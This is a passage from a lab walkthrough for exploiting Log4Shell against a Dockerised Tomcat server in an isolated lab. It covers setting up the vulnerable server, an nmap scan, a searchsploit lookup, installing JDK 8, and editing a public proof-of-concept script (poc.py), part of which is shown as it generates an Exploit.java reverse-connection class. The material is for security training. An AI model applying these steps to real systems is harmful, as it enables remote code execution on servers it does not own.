
If a Configuring docker.io window appears, select Yes and press Enter.



A screenshot of an Ubuntu desktop environment. On the left is a dock with icons for Dash, Home, Applications, and others. In the center is a terminal window titled 'root@ubuntu-Virtual-Machine:/home/ubuntu'. The terminal shows the command 'sudo apt-get install docker.io' being run. The output shows the package is already installed ('Reading package lists... Done'), dependencies are met ('Building dependency tree... Done'), and state information is up-to-date ('Reading state information... Done'). It then lists 'Suggested packages' which include 'aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse | zfsutils'. It then lists 'The following packages will be upgraded:' with 'docker.io'. It shows 1 upgraded, 0 to remove, and 173 not upgraded. It needs 28.8 MB of archives. After the operation, 5,215 kB disk space will be freed. The package 'docker.io' is version 24.0.7-0ubuntu2-2.0.4.1 [28.8 MB]. It is fetched in 3s at 8,278 kB/s. Preconfiguring packages... (Reading database...). It then shows the unpacking of 'docker.io\_24.0.7-0ubuntu2-2.0.4.1\_amd64.deb', setting up 'docker.io', and a warning message: 'Warning: The unit file, source configuration file or drop-ins of docker.service changed on disk. Run 'systemctl daemon-reload' to reload units.' Finally, it processes triggers for 'man-db' and ends with 'root@ubuntu-Virtual-Machine:/home/ubuntu#'.  
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
 aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse | zfsutils
The following packages will be upgraded:
 docker.io
1 upgraded, 0 to remove and 173 not upgraded.
Need to get 28.8 MB of archives.
After this operation, 5,215 kB disk space will be freed.
Get:1 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 docker.io amd64 24.0.7-0ubuntu2-2.0.4.1 [28.8 MB]
Fetched 28.8 MB in 3s (8,278 kB/s)
Preconfiguring packages...
(Reading database... 227653 files and directories currently installed.)
Preparing to unpack .../docker.io\_24.0.7-0ubuntu2-2.0.4.1\_amd64.deb ...
Unpacking docker.io (24.0.7-0ubuntu2-2.0.4.1) over (24.0.5-0ubuntu1-22.04.1) ...
Setting up docker.io (24.0.7-0ubuntu2-2.0.4.1) ...
Warning: The unit file, source configuration file or drop-ins of docker.service changed on disk. Run 'systemctl daemon-reload' to reload units.
Processing triggers for man-db (2.10.2-1) ...
root@ubuntu-Virtual-Machine:/home/ubuntu#

6. Once docker.io is successfully installed, type cd log4j-shell-poc/ and press Enter to navigate to log4j-shell-poc directory.
7. Now, we need to setup log4j vulnerable server, to do that type docker build -t log4j-shell-poc . and press Enter.


-t: specifies allocating a pseudo-tty.



The screenshot shows a terminal window titled "root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc". The command "docker build -t log4j-shell-poc ." is being run. The output indicates that the legacy builder is deprecated and will be removed in a future release, advising to use BuildKit. The build process shows various steps, including pulling images from the library/tomcat repository and creating a new container for the log4shell-1.0-SNAPSHOT.war application. The status message at the end shows that a newer image for tomcat:8.0.36-jre8 has been downloaded.

```
root@ubuntu-Virtual-Machine:/home/ubuntu# cd log4j-shell-poc/
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker build -t log4j-shell-poc .
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
Install the buildx component to build images with BuildKit:
https://docs.docker.com/go/buildx/
Sending build context to Docker daemon 44.48MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5ccb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cb61c54bdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e701bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
--> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
--> Running in cb2b78171c06
Removing intermediate container cb2b78171c06
--> 1f27b0442592
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
--> 39d4726b3cd3
Step 4/5 : EXPOSE 8080
--> Running in f261c1786fff7
Removing intermediate container f261c1786fff7
--> 4971bc485064
Step 5/5 : CMD ["catalina.sh", "run"]
--> Running in 079e194c0d26
Removing intermediate container 079e194c0d26
--> 2322a2f2720
```

8. Type docker run --network host log4j-shell-poc and press Enter, to start the vulnerable server.



A screenshot of an Ubuntu desktop environment. In the top left, there's an 'Activities' button and a 'Terminal' icon. The terminal window is open and shows root access at the prompt. The command run was 'docker run --network host log4j-shell-poc'. The log output details the configuration of an Apache Tomcat 8.0.36 server running on port 8080. It includes information about the Java version (6.5.0-28-generic), JVM version (1.8.0\_102-b14.1-1-b14), and architecture (amd64). The log also shows the CATALINA\_HOME and CATALINA\_BASE paths being set to '/usr/local/tomcat'. The log concludes with the message 'INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version 1.5.1'.

```
root@ubuntu-Virtual-Machine:/home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
01-Jul-2024 05:11:26.185 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version: Apache Tomcat/8.0.36
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Jun 9 2016 13:55:50 UTC
01-Jul-2024 05:11:26.187 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number: 8.0.36.0
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name: Linux
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version: 6.5.0-28-generic
01-Jul-2024 05:11:26.188 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture: amd64
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home: /usr/lib/jvm/java-8-openjdk-amd64/jre
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version: 1.8.0_102-b14.1-1-b14
01-Jul-2024 05:11:26.189 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor: Oracle Corporation
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /usr/local/tomcat
01-Jul-2024 05:11:26.190 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djdk.tls.ephemeralDHKeySize=2048
01-Jul-2024 05:11:26.191 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.base=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.home=/usr/local/tomcat
01-Jul-2024 05:11:26.192 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
01-Jul-2024 05:11:26.193 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version 1.5.1
```

9. Leave the server running in the Ubuntu machine.
10. Click Parrot Security to switch to the Parrot Security machine.
11. We will first scan the target machine to identify any vulnerable services running on it.
12. Open a Terminal window with superuser privileges and run nmap -sV -sC 10.10.1.9 command to view the running services.

-sV option enables version detection. This means Nmap will try to determine the version of the services running on open ports. -sC option enables the use of default scripts in the Nmap Scripting Engine (NSE). These scripts perform various tasks like service detection, vulnerability detection, and more.

The screenshot shows a terminal window titled "nmap -sV -sC 10.10.1.9 - Parrot Terminal". The output of the Nmap scan is displayed, showing the following details:

```
[root@parrot]~[/home/attacker]
└─# nmap -sV -sC 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 01:46 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3b:23:12:8c:e2:d5:91:d3:e5:5a:93:82:11:b9:fb:f6 (ECDSA)
|   256 ae:80:12:14:aa:cb:96:ea:ec:cb:5a:e1:3a:33:76:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:15:5D:01:42:30 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
[root@parrot]~[/home/attacker]
```

13. From the result we can see that port 8080 is open and Apache Tomcat/Coyote 1.1 server is running on the target system.
14. Upon investigation we can see that Apache is vulnerable to Remote Code Execution (RCE) attack. Now we will use searchsploit to find the vulnerabilities pertaining to RCE attack on the target server.
15. In the terminal window run searchsploit -t Apache RCE command to view the RCE vulnerabilities on the Apache server.

```

Applications Places System searchsploit -t Apache RCE - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker]
# searchsploit -t Apache RCE

Exploit Title | Path
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure | multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE) | multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE) | linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated) | java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen | linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE) | java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit) | multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure | multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE) | java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPD 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md

Shellcodes: No Results
[root@parrot]~/home/attacker]

```

16. Now, we need to select a vulnerability to exploit the Server from the list, from the Nmap scan we found that the Apache Tomcat server is running on JSP so we will target java vulnerabilities from the list of vulnerabilities.
17. We can see that Java platform is vulnerable for Apache Log4j 2 - Remote Command Execution (RCE) exploit.

```

Applications Places System searchsploit -t Apache RCE - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker]
# searchsploit -t Apache RCE

Exploit Title | Path
Apache 2.2.2 - CGI Script Source Code Information Disclosure | multiple/remote/28365.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure | multiple/remote/33868.txt
Apache APISIX 2.12.1 - Remote Code Execution (RCE) | multiple/remote/50829.py
Apache CouchDB 3.2.1 - Remote Code Execution (RCE) | linux/remote/50914.py
Apache Flink 1.9.x - File Upload RCE (Unauthenticated) | java/webapps/48978.py
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution | multiple/webapps/50406.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2) | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3) | multiple/webapps/50512.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authen | linux/remote/50347.py
Apache Log4j 2 - Remote Code Execution (RCE) | java/remote/50592.py
Apache Shiro 1.2.4 - Cookie RememberME Deserial RCE (Metasploit) | multiple/remote/48410.rb
Apache Struts - 'ParametersInterceptor' Remote Code Execution (Met | multiple/remote/24874.rb
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' Information Disclosure | multiple/remote/21490.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
ApacheOfBiz 17.12.01 - Remote Command Execution (RCE) | java/webapps/50178.sh
NCSA 1.3/1.4.x/1.5 / Apache HTTPD 0.8.11/0.8.14 - ScriptAlias Sour | multiple/remote/20595.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx | php/dos/44057.md


Shellcodes: No Results
[root@parrot]~/home/attacker]

```

18. We will now exploit Log4j vulnerability present in the target Web Server to perform Remote code execution.

19. Click the Firefox icon at the top of Desktop, to open a browser window.

20. In the address bar of the browser, type `http://10.10.1.9:8080` and press Enter.



21. As we can observe that the Log4j vulnerable server is running on the Ubuntu machine, leave the Firefox and website open.

22. Switch to the Terminal window, run `cd log4j-shell-poc/` and press Enter, to enter into `log4j-shell-poc` directory.

The screenshot shows a terminal window titled "cd log4j-shell-poc - Parrot Terminal". The terminal is running as root, with the command "# cd log4j-shell-poc/" entered. The background of the desktop shows a colorful parrot.

23. Now, we needed to install JDK 8, to do that open a new terminal window and type sudo su and press Enter to run the programs as a root user.

In the [sudo] password for attacker field, type toor as a password and press Enter.

24. We need to extract JDK zip file which is already placed at /home/attacker location.

25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press Enter, to extract the file.

**-xf:** specifies extract all files.

26. Now we will move the jdk1.8.0\_202 into /usr/bin/. To do that, type **mv jdk1.8.0\_202 /usr/bin/** and press Enter.

The screenshot shows a terminal window titled "mv jdk1.8.0\_202 /usr/bin/ - Parrot Terminal". The terminal history is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker]
#tar -xf jdk-8u202-linux-x64.tar.gz
[root@parrot]~/home/attacker]
#mv jdk1.8.0_202 /usr/bin/
[root@parrot]~/home/attacker]
#
```


27. Now, we need to update the installed JDK path in the poc.py file.

28. Navigate to the previous terminal window. In the terminal, type pluma poc.py and press Enter to open poc.py file.

The screenshot shows a terminal window titled "cd log4j-shell-poc/ - Parrot Terminal". The terminal history is as follows:


```
[root@parrot]~/home/attacker]
#cd log4j-shell-poc/
[root@parrot]~/home/attacker/log4j-shell-poc]
#pluma poc.py
```

29. In the poc.py file scroll down and in line 62, replace jdk1.8.0\_20/bin/javac with /usr/bin/jdk1.8.0\_202/bin/javac.




```
49         };
50         p.destroy();
51         s.close();
52     }
53 }
54 """ % (userip, lport)
55
56     # writing the exploit to Exploit.java file
57
58     p = Path("Exploit.java")
59
60     try:
61         p.write_text(program)
62         subprocess.run([os.path.join(CUR_FOLDER, "/usr/bin/jdk1.8.0_202/bin/java"), str(p)])
63     except OSError as e:
64         print(Fore.RED + f'[-] Something went wrong {e}')
65         raise e
66     else:
67         print(Fore.GREEN + '[+] Exploit java class created success')
68
69
70 def payload(userip: str, webport: int, lport: int) -> None:
71     httpd.serve_forever()
72
73
74
75 def check_java() -> bool:
76     exit_code = subprocess.call([
77         os.path.join(CUR_FOLDER, '/usr/bin/jdk1.8.0_202/bin/java'),
78         '-version',
79     ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
80     return exit_code == 0
81
82
83
84
85 def ldap_server(userip: str, lport: int) -> None:
